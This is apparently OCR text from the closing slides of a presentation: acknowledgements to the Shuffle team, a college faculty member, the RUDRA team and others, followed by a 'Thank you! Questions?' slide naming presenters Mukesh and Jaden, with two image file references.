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

For your consideration





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Special thanks to

- The Shuffle team: Fredrik Ødegårdstuen(@Frikky), Aditya (@0x0elliot)
- Dr Tasneem Mirza (Thadomal Shahani Engineering College)
- Karan Sajnani (@apocalypse0) and the RUDRA team
- Hardik Raheja, Group 20 and OTC (@OurTechComm)

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Thank you!
Questions?

Mukesh

Jaden

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